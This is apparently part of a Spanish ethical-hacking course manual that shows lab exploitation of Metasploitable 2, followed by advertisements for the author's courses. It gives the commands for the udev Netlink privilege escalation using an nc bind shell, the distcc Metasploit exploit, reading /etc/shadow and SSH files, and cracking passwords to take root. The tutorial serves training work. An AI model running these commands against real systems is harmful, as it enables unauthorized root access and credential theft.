udev anterior a 1.4.1 no verifica si un mensaje Netlink se origina desde el espacio del kernel, lo cual permite a los usuarios locales ganar privilegios enviando un mensaje Netlink desde el espacio del usuario.



udev es un manejador de dispositivos para el Kernel de Linux. Principalmente, maneja nodos de dispositivos en /dev/. Maneja el directorio /dev y todas las acciones del espacio de usuario cuando se añaden o eliminan dispositivos.

Netlink es una familia de sockets utilizado para IPC. Fue diseñado para transferir información de red variada entre el espacio del kernel de linux y el espacio de usuario. Por ejemplo opoute2 usa netlink para comunicarse con el kernel de linux desde el espacio de usuario.

Transferir el archivo conteniendo el “exploit” hacia Metasploitable 2

```
# cp /usr/share/exploitdb/platforms/linux/local/8572.c /tmp/
# cd /tmp/
# less 8572.c
```

Poner nc a la escucha en Metasploitable 2

```
$ which nc
$ nc -l -n -vv -w 30 -p 7777 > 8572.c
```

Desde Kali Linux enviar el exploit.

```
# nc -vv -n 192.168.0.58 7777 < 8572.c
```

Compilar y ejecutar el exploit en Metasploitable

```
$ cc -o 8572 8572.c
```

Crear el archivo “/tmp/run” y escribir lo siguiente en él.



```
$ nano /tmp/run

#!/bin/bash
nc -n -l -p 4000 -e /bin/bash
```

Cambiar los permisos al archivo /tmp/run:

```
$ chmod 777 /tmp/run
```

Buscar el (PID) Identificador del proceso udev:

```
$ ps ax | grep udev
```

Al (PID) restarle 1 y ejecutar el exploit

```
$ ./8572 [PID-1]
```

Una shell se debe haber abierto en el puerto 4000.

Ahora desde Kali linux utilizar nc para conectarse al puerto 4000.

```
# nc -n -vv 192.168.0.58 4000
id
```

Comando para obtener una shell mas cómoda

```
python -c 'import pty;pty.spawn("/bin/bash")'
```



Post Explotación.

Buscar las herramientas disponibles en el Sistema Remoto.

```
# which bash  
# which curl  
# which ftp  
# which nc  
# which nmap  
# which ssh  
# which telnet  
# which tftp  
# which wget  
# which sftp
```

Encontrar Información sobre la Red objetivo.

```
# ifconfig  
# arp  
# cat /etc/hosts  
# cat /etc/hosts.allow  
# cat /etc/hosts.deny  
# cat /etc/network/interfaces
```

Determinar conexiones del sistema.

```
# netstat -an
```



Verificar los paquetes instalados en el sistema

```
# dpkg -l
```

Visualizar el repositorio de paquetes.

```
# cat /etc/apt/sources.list
```

Buscar información sobre los programas y servicios que se ejecutan al iniciar.

```
# runlevel  
# ls /etc/rc2.d
```

Buscar más información sobre el sistema.

```
# df -h  
# cd /home  
# ls -oaF  
# cd /  
# ls -aRlF
```

Revisar los archivos de historial y de registro.

```
# ls -l /home
```



```
# ls -la /home/msfadmin  
# ls -la /home/user  
# cat /home/user/.bash_history  
# ls -l /var/log  
# tail /var/log/lastlog  
# tail /var/log/messages
```

Revisar configuraciones y otros archivos importantes.

```
# cat /etc/crontab  
# cat /etc/fstab
```

Revisar los usuarios y las credenciales

```
#$ w  
# last  
# lastlog  
# ls -alG /root/.ssh  
# cat /root/.ssh/known_hosts  
# cat /etc/passwd  
# cat /etc/shadow
```

* Se podría también usar Jhon The Ripper para “romper” más contraseñas.



Video del Webinar Gratuito: "Kali Linux y CTFs"
<http://www.reydes.com/d/?q=videos#wgklctfs>

10.2 Demostración utilizando contraseñas débiles y malas configuraciones del sistema.

Ejecutar Wireshark

Abrir una nueva terminal y ejecutar:

```
# wireshark &
```

Descubrir los hosts en funcionamiento utilizando nping .

```
# nping -c 1 192.168.159.120-130
```

Realizar un Escaneo de Puertos .

```
# nmap -n -Pn -p- 192.168.159.129 -oA scannmap
```

Colocar los puertos abiertos del objetivo, descubiertos en el escaneo, a un archivo:.

```
# grep open scanmap.nmap | cut -d " " -f 1 | cut -f "/" -f 1 | sed "s/$/,/g" > listapuertos  
# tr -d '\n' < listapuertos > puertos
```

Opcionalmente podemos quitar la coma final con:

```
# sed '$s/, $//puertos'
```



Escaneo de Versiones

Copiar y pegar la lista de puertos en el siguiente comando:

```
# nmap -Pn -n -sV -p[lista de puertos] 192.168.159.129 -oA scannmapversion
```

Buscando el exploit relacionado a la ejecución remota de comandos en un sistema utilizando distcc.

```
# searchsploit distcc
```

Encontrar el directorio de exploitdb

```
# find / -name exploitdb
```

Entrando al directorio “exploitdb”

```
# cd /usr/share/exploitdb
```

Visualizar el archivo.

```
# less plarforms/multiple/remote/9915.rb
```

Ejecutando Metasploit Framework

13378 : distcc Daemon Command Execution



distcc es un programa para distribuir la construcción de código (C, C++, Objective C, Objective C++) entre varias máquinas de una red. Cuando no es configurado para restringir el acceso al puerto del servidor, puede permitir a los atacantes remotos ejecutar comandos arbitrarios mediante la compilación de trabajos, los cuales son ejecutados por el servidor sin verificaciones de autorización.

Más información sobre la vulnerabilidad:

<http://cvedetails.com/cve/2004-2687/>

<http://www.osvdb.org/13378>

Explotación:

```
msf > search distcc
msf > info exploit/unix/misc/distcc_exec
msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > set RHOST 192.168.159.129
msf exploit(distcc_exec) > set PAYLOAD cmd/unix/bind_perl
msf exploit(distcc_exec) > exploit
```

Una manera de escalar privilegios sería el encontrar la contraseña del usuario root o de un usuario que tenga permisos para ejecutar comandos como root, mediante el comando "sudo". Ahora podemos intentar "crackear" las contraseñas de los usuarios del sistema con hydra .

```
daemon@metasploitable:$ cat /etc/passwd
daemon@metasploitable:$ cat /etc/shadow
```

Obtener una lista de usuarios

```
daemon@metasploitable:$ grep bash /etc/passwd | cut -d ":" -f 1 > usuarios
```

Transferir el archivo "usuarios" Ejecutar en Kali Linux



```
# nc -n -vv -l -p 7777 > usuarios  
daemon@metasploitable:/$ nc -n 192.168.159.128 7777 < usuarios
```

Una vez “crackeadas” algunas de las contraseñas, se procede a autenticarse con una de ellas desde Kali Linux mediante el servicio ssh .

```
# ssh -l msfadmin 192.168.159.129
```

Una vez dentro del sistema procedemos a utilizar el comando “sudo”.

```
# sudo cat /etc/shadow  
# sudo passwd root
```

Ingresar una nueva contraseña y luego

```
# su root  
# id
```

La fase de Post Explotación sería similar a la detallada en el primer ejemplo.



Video del Webinar Gratuito: “Transferir Archivos a un Sistema Comprometido”
http://www.reydes.com/d/?q=videos_2015#wgtasc

FIN.

Puede obtener la versión más actual de este documento en: <http://www.reydes.com/d/?q=node/2>



Curso Hacking con Kali Linux 2020

El Curso Virtual de Hacking con Kali Linux está disponible en video

Este curso virtual ha sido dictado a participantes residentes en los siguientes países:



Presentación

Kali Linux es una distribución basada en GNU/Linux Debian, diseñada para realizar auditorias de seguridad y pruebas de penetración avanzadas. Kali Linux contiene cientos de herramientas destinadas a diversas tareas en seguridad de la información, tales como pruebas de penetración, investigación de seguridad, forense digital e ingeniería inversa. Kali Linux incluye más de 600 herramientas para pruebas de penetración, es libre, tiene un árbol GIT open source, cumple con FHS, tiene un amplio soporte para dispositivos inalámbricos, incluye un kernel parchado para inyección, es desarrollado en un entorno seguro, sus repositorios y paquetes están firmados con GPG, tiene soporte para múltiples lenguajes, incluye soporte para ARMEL, y ARMHF, además de ser completamente personalizable.



Alonso Eduardo Caballero Quezada es EXIN Ethical Hacking Foundation Certificate, LPIC-1 Linux Administrator, LPI Linux Essentials Certificate, IT Masters Certificate of Achievement en Network Security

Administrator, Hacking Countermeasures, Cisco CCNA Security, Information Security Incident Handling, Digital Forensics y Cybersecurity Management, Cyber Warfare and Terrorism, Enterprise Cyber Security Fundamentals, Phishing Countermeasures y Pentest. Ha sido instructor y expositor en OWASP LATAM Tour Lima, Perú, 0x11 OWASP Perú Chapter Meeting, PERUHACK 2014, PERUHACK2016NOT, y 8.8 Lucky Perú 2017. Cuenta con más de quince años de experiencia en el área y desde hace once años labora como consultor e instructor independiente en las áreas de Hacking Ético & Forense Digital. Perteneció por muchos años al grupo internacional de seguridad RareGaZz y al grupo peruano de seguridad PeruSEC. Ha dictado cursos presenciales y virtuales en Ecuador, España, Bolivia y Perú, presentándose también constantemente en exposiciones enfocadas a Hacking Ético, Forense Digital y GNU/Linux. Su correo electrónico es ReYDeS@gmail.com y su página personal es: <http://www.ReYDeS.com>.

Objetivos

Este curso proporciona una gran cantidad de conocimientos para iniciarse en el área del Hacking Ético, además de ser una guía práctica para la utilización de las herramientas más populares durante la realización de Pruebas de Penetración, Hacking Ético, o Auditorias de Seguridad. Así mismo este curso proporciona conocimientos sobre pruebas de penetración utilizando Kali Linux, conceptos sobre programación, metasploit framework, captura de información, búsqueda de vulnerabilidades, técnicas para la captura de tráfico, explotación de vulnerabilidades, técnicas manuales de explotación, ataques a contraseñas, ataques para el lado del cliente, ingeniería social, técnicas para evadir antivirus y técnicas de post-exploitación.

Fechas & Horarios

Catorce (14) horas. Una (1) sesión previamente grabada de dos (2) horas, y cuatro (4) sesiones en vivo de tres (3) horas de duración.

Fechas:

El Curso está disponible en video.

Horario:

El Curso está disponible en video.

Más Información


Para obtener más información sobre este curso virtual, tiene a su disposición los siguientes mecanismos de contacto.

Correo electrónico:

caballero.alonso@gmail.com

Teléfono: (+51) 949 304 030

Sitio Web: <http://www.reydes.com>



Temario: (Actualizado)

- Configurar un Laboratorio Virtual
- Introducción a Kali Linux
- Bases de Programación y Scripting con Bash y Python
- Utilizando Metasploit Framework
- Payloads y Tipos de Shells
- Configurar Manualmente un Payload
- Utilizar Módulos Auxiliares
- Captura de Información y Captura OSINT
- Escaneo de Puertos
- Encontrar Vulnerabilidades
- Nessus
- Nmap Scripting Engine NSE
- Módulos para el Escaneo en Metasploit
- Escaneo de Aplicaciones Web y Análisis Manual
- Captura de Tráfico y Utilizando Wireshark
- Envenenamiento del Cache ARP y Cache DNS
- Ataques SSL y SSL Stripping
- Explotación Remota y Explotación a WebDAV y PhpMyAdmin
- Descargar Archivos Sensibles
- Explotar Aplicaciones Web de Terceros, Servicios Comprometidos, Recursos Compartidos NFS.
- Ataques en Línea de Contraseñas
- Ataques Fuera de Línea de Contraseñas
- Explotación del Lado del Cliente
- Evadiendo Filtros con Payloads de Metasploit
- Ataques del Lado del Cliente
- Ingeniería Social y Social Engineer Toolkit SET
- Ataques Web
- Evadir Antivirus
- Como Funcionan los Antivirus
- Evadiendo un Programa Antivirus
- Post Explotación
- Meterpreter y Scripts de Meterpreter
- Módulos de Post Explotación en Metasploit
- Escalado de Privilegios Locales
- Captura de Información Local
- Movimiento Lateral
- Pivoting
- Persistencia

Material (Opcional)

- Kali Linux
- Metasploitable 2 y Metasploitable 3

* Si el participante lo requiere se le enviarán dos (2) DVDs conteniendo el material utilizado en el curso, por S/. 55 Soles adicionales. Esto incluye los gastos de envío hacia cualquier lugar del Perú.

Inversión y Forma de Pago

El curso tiene un costo de:

S/. 350 Soles o \$ 110 Dólares

El pago del curso se realiza mediante alguno de los siguientes mecanismos:

Residentes en Perú

Depósito Bancario en la siguiente cuenta:



Scotiabank

Cuenta de Ahorros en Soles: 324-0003164

A nombre de: Alonso Eduardo Caballero Quezada

Residentes en Otros Países

Transferencia de dinero mediante **Western Union** y **MoneyGram** o pago por **Paypal**



Escribir por favor un mensaje de correo electrónico para enviarle los datos necesarios para realizar la transferencia.

Confirmado el depósito o la transferencia se enviará al correo electrónico del participante, los datos necesarios para conectarse al sistema, además del material para su participación en el curso.



El curso se realiza utilizando el sistema para video conferencias de nombre AnyMeeting. El cual proporciona transmisión de audio y video HD de alta calidad para el instructor y los participantes, entre otras características ideales para el dictado de cursos virtuales.



Cursos Virtuales Disponibles en Video

Información del Curso

Curso de Hacking Ético


Duración total del video: 14 horas

Tamaño total del video: 2.6 GB

Más información:

http://www.reydes.com/d/?q=Curso_de_Hacking_Etico

Imágenes




Curso de Hacking Aplicaciones Web

Duración total del video: 14 horas

Tamaño total del video: 2.5 GB

Más información:

http://www.reydes.com/d/?q=Curso_de_Hacking_Aplicaciones_Web




Curso de Informática Forense

Duración total del video: 14 horas

Tamaño total del video: 3.0 GB

Más información:

http://www.reydes.com/d/?q=Curso_de_Informatica_Forense






Curso de Hacking con Kali Linux

Duración total del video: 14 horas

Tamaño total del video: 2.6 GB

Más información:

http://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux




Curso de OSINT Open Source Intelligence

Duración total del video: 14 horas

Tamaño total del video: 2.9 GB

Más información:

http://www.reydes.com/d/?q=Curso_de_OSINT




Curso Forense de Redes

Duración total del video: 14 horas

Tamaño total del video: 3.3 GB

Más información:

http://www.reydes.com/d/?q=Curso_Forense_de_Redes






Curso de Nmap

Duración total del video: 6 horas.

Tamaño total del video: 1.2 GB

Más información:

http://www.reydes.com/d/?q=Curso_de_Nmap




Curso de Metasploit Framework

Duración total del video: 6 horas

Tamaño total del video: 1.2 GB

Más información:

http://www.reydes.com/d/?q=Curso_de_Metasploit_Framework




Curso de Wireshark

Duración total del video: 6 horas

Tamaño total del video: 1.3 GB

Más información:

http://www.reydes.com/d/?q=Curso_Wireshark






Curso de OWASP TOP 10 2017

Duración total del video: 6 horas

Tamaño total del video: 1.2 GB

Más información:

http://www.reydes.com/d/?q=Curso_OWASP_TOP_10




Curso Fundamentos de Hacking Ético

Duración total del video: 6 horas

Tamaño total del video: 1.1 GB

http://www.reydes.com/d/?q=Curso_Fundamentos_de_Hacking_Etico




Curso Fundamentos de Hacking Web

Duración total del video: 6 horas

Tamaño total del video: 1.0 GB

http://www.reydes.com/d/?q=Curso_Fundamentos_de_Hacking_Web




Curso Fundamentos de Forense Digital

Duración total del video: 6 horas

Tamaño total del video: 1.1 GB

http://www.reydes.com/d/?q=Curso_Fundamentos_de_Forense_Digital




Curso Forense de Autopsy 4

Duración total del video: 6 horas.

Tamaño total del video: 1.0 GB

http://www.reydes.com/d/?q=Curso_Forense_de_Autopsy






Curso de Hacking Windows

Duración total del video: 6 horas.

Tamaño total del video: 1.4 GB

http://www.reydes.com/d/?q=Curso_Hacking_Windows



Curso de Hacking Redes Inalámbricas

Duración total del video: 9 horas

Tamaño total del video: 2.0 GB

http://www.reydes.com/d/?q=Curso_de_Hacking_Redes_Inalambricas

